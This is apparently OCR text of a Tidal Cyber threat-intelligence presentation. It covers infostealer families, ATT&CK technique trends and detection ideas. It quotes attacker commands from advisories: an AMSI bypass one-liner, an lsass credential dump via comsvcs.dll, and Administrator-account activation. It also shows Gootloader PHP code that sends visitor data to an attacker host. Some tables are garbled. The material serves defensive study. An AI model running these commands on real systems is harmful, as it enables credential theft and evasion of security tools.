Infostealer Landscape Blog (Part 1): https://www.tidalcyber.com/blog/big-game-stealing-part-1-the-infostealer-landscape-rising-infostealer-threats-to-businesses-w

Evolution Example 3: Evasive Infostealers

The infostealer landscape is constantly shifting, and new (or iterative) stealers are often released

Many of the most recent stealer families are some of the most "advanced" (highly capable, especially evasive)



Infostealers Impersonating Legitimate Software

A Rising Threat for Businesses

Infection Channel

User seeks legitimate software

Legitimate web search ad results

Web search results, social media links

Families: **RedLine** (subject of 6 reports), **Mars** (4 reports), **Vidar** (3), **Rhadamanthys** (1), **Raccoon** (1), **Taurus** (1), **Amadey** (1), **Inno** (1), **Tesla** (1), Unknown (3)

Software Types: **Communication/Messaging** (9 products referenced), **Cryptocurrency/Trading** (7 products), **Photo/Video/Sound editing/production** (6), **Browsers** (5), **Remote access** (4), **Programming** (3), **Other utilities** (3), **Office suite (open source)** (2), **Performance/Optimization** (2), **Banking** (1), **Cloud storage** (1), **Email** (1), **OS** (1), **Password management** (1), **Security/Privacy** (1), **Text editing** (1)

User seeks pirated software

Web search results (often boosted via SEO)

Social media search results (compromised accounts)

Families: **RedLine** (subject of 8 reports), **Raccoon** (3 reports), **RecordBreaker** (3), **Vidar** (2), **CryptBot** (2), **PennyWise** (1), **Zingo** (1)

Software Types: **Photo/Video/Sound editing/production** (13 products referenced), **Video games (cheats/cracks)** (8 products), **Office suite** (5), **Cryptocurrency/Trading** (4), **PDF viewer/editor (open source)** (4), **Security/Privacy** (4), **Performance/Optimization** (2), **PDF viewer/editor** (2), **Music streaming** (1), **Other utilities** (1)

Source: Tidal analysis of 45 public CTI reports


Infostealer Landscape Blog (Part 1): https://www.tidalcyber.com/blog/big-game-stealing-part-1-the-infostealer-landscape-rising-infostealer-threats-to-businesses-w

Improving TTP Defense With Intelligence


TIDAL CYBER
THREAT-INFORMED DEFENSE

Defensive Takeaways: The Need for Intelligence

Implications of Adversarial Cost Imposition




A Boom in TTP Intelligence



Increased awareness & adoption of a **threat-informed** mindset → growing public, ATT&CK mapped CTI reporting

Faster pivoting & translation into defensive capabilities

A Boom in TTP Intelligence



MITRE ATT&CK TECHNIQUES

Initial Access	Lateral	Execution	Defense	Credential	Discovery	Collection	Impact
Phishing							
Valid Accounts							

Office of Information Security Securing One HHS

Health Sector Cybersecurity Coordination Center

HC3: Analyst Note

November 9, 2022 TLP: Clear Report: 202211091400

T1027
T1574.002
T1070.004
T1036
T1134
T1055
T1056
T1124
T1083
T1082
T1518.001
T1018
T1016

MITRE ATT&CK TECHNIQUES

Zeppelin actors use the ATT&CK techniques listed in Table 2.

Table 2: Zeppelin Actors Att&ck Techniques for Enterprise

Initial Access		
Technique Title	ID	Use
Ex		
Ex		
Pu		
Ph		
Ex		

Table 3: PowerShell and Windows Command Shell Activity


Command	*Use*
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,*Static').SetValue($null,$true)	Disables the AMSI on Windows. AMSI is a built-in feature on Windows 10 and newer that provides an interface for anti-malware scanners to inspect scripts prior to execution. When AMSI is disabled, malicious scripts may bypass antivirus solutions and execute undetected.
cmd.exe /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass"") do rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump ^%B \Windows\Temp\<file>.csv full	Creates a memory dump lsass.exe process and saves it as a CSV filehttps://attack.mitre.org/versions/v12/techniques/T1003/001/ . BianLian actors used it to harvest credentials from lsass.exe.
cmd.exe /Q /c net user <admin> /active:yes 1> \\127.0.0.1\C$\Windows\Temp\<folder> 2>&1	Activates the local Administrator account.
cmd.exe /Q /c net user "<admin>"<password> 1> \\127.0.0.1\C$\Windows\Temp\<folder> 2>&1	Changes the password of the newly activated local Administrator account.
cmd.exe /Q /c quser 1> \\127.0.0.1\C$\Windows\Temp\<folder> 2>&1	Executes quser.exe to query the currently logged-in users on a machine. The command is provided arguments to run quietly and exit upon completion, and the output is directed to the \Windows\Temp directory.

Great resources for working with ATT&CK data:

- attack.mitre.org
- enterprise-attack.json (attack-stix-data GitHub repo)
- Other repos & scripts:
  - attack-scripts
  - mitreattack-python
  - mitre_attack_oneliners.py
  - mitre-assistant
- Tidal Community Edition Technique Sets & Matrices

Defensive Takeaways: Focus on TTP Trends

TTP overlap / Technique “density”



Resource Development

Stage Capabilities (6)

- Drive-by Target
- Install Digital Certificate
- Link Target
- SEO Poisoning
- Upload Malware
- Upload Tool

Initial Access

Drive-by Compromise

Phishing (3)

- Spearphishing Attachment +2
- Spearphishing Link +2
- Spearphishing via Service

Replication Through Removable Media

Valid Accounts (4)

- Cloud Accounts
- Default Accounts
- Domain Accounts
- Local Accounts

Initial Access Threats TTP Matrix: https://app.tidalcyber.com/share/43836024-a194-4ac7-9659-b51e88632e7f

Defensive Takeaways: Focus on TTP Trends

TTP overlap / Technique “density”

Consider Technique trends

MAKING WAVES
TTP Intelligence Highlights in April
TIDAL CYBER
MAKING WAVES
TTP Intelligence Highlights in March
TIDAL CYBER
MAKING WAVES
TTP Intelligence Highlights in February
TIDAL
THREAT-INFORMED DEFENSE


https://www.tidalcyber.com/blog

Defensive Takeaways: Focus on TTP Trends


TTP overlap / Technique “density”

Consider Technique trends

Acknowledge realities of Technique intelligence (going to Procedures)




https://github.com/tropChaud/parseExecutionChain



T1204	User Execution	Execution: An August 2022 intrusion involving Ursnif involved a complex execution chain triggered by the victim user.[The DFIR Report Ursnif January 2023] **Execution Chain**: User Execution via Explorer.exe > .iso > .lnk > .bat > Wscript > .js > .dll


Defensive Takeaways: Mitigation & Detection



Detection opportunity: **Network connections from the command line with no parameters**

The following pseudo-detection analytic identifies outbound network connections with no command-line arguments or parameters by `regsvr32.exe` or `rundll32.exe`. It is unusual for these processes to attempt network connections with an empty command line, which can indicate malicious command and control (C2) activity.


```
process == (regsvr32.exe, rundll32.exe)

&&

process_command_line_contains == (“”)

&&

has_netconnection
```



Micah Babinski
Dec 28, 2022 · 15 min read · Listen
"It's all a lot of simple tricks and nonsense..."
.html > .zip > .img > .lnk > .cmd > .dll

HTML Smuggling Detection

The most famous fictional smuggler that I could think of




Windows Script File (WSF) Campaign

The Qakbot threat actors are distributing an archive file containing .wsf files via spam mail as part of their campaign. When user attempts to open the .wsf file, the embedded JavaScript code will launch wscript which in turn downloads the Qakbot DLL.

The following query can be used to detect the launching of a WSF file.

```
SELECT
    name,
    cmdline,
    path,
    pid,
    parent
FROM processes
WHERE cmdline LIKE '%.wsf%'
AND LOWER(name) IN ('wscript.exe','cscript.exe');
```



Turning the Tables: Using Gootloader's Blocklisting Feature to Protect End-Users

Each time a non-blocked visitor loads a malicious post from a compromised Gootloader blog, specific code is executed on the server, relaying information about the request to the Gootloader mothership:

```
$request = @wp_remote_retrieve_body(@wp_remote_get(
            "http://my-game.biz
/index.php?a=" . base64_encode($_GET[$qwc4]) . '&b=' . base64_encode($_SERVER["REMOTE_ADDR"]) . '&c=' . base64_encode
($_SERVER["HTTP_USER_AGENT"]) . '&d=' . base64_encode(wp_get_referer()),
            array("timeout" => 120)
        )
        );
```

proofpoint. | Threat Research

THREAT REPORT

Crime Finds a Way: The Evolution and Experimentation of the Cybercrime Ecosystem

https://redcanary.com/threat-detection-report/threats/qbot/
https://micahbabinski.medium.com/html-smuggling-detection-5adefebb6841
https://research.loginsoft.com/threat-research/blog-maximizing-threat-detections-of-qakbot-with-osquery/
https://www.esentire.com/web-native-pages/gootloader-unloaded
https://www.proofpoint.com/us/blog/threat-insight/crime-finds-way-evolution-and-experimentation-cybercrime-ecosystem

Thank You!

- Tidal Community Edition: app.tidalcyber.com
- Tidal Blog: tidalcyber.com/blog
- Engage with Us!
  - Tidal Community Slack
  - LinkedIn: Tidal Cyber / Scott Small
  - Mastodon: infosec.exchange/@tidalcyber / infosec.exchange/@IntelScott
  - Twitter: @TidalCyber / @IntelScott
  - Reddit: u/TropChaud (Scott)
  - Email: contact@tidalcyber.com / scott.small@tidalcyber.com

TIDAL CYBER
THREAT-INFORMED DEFENSE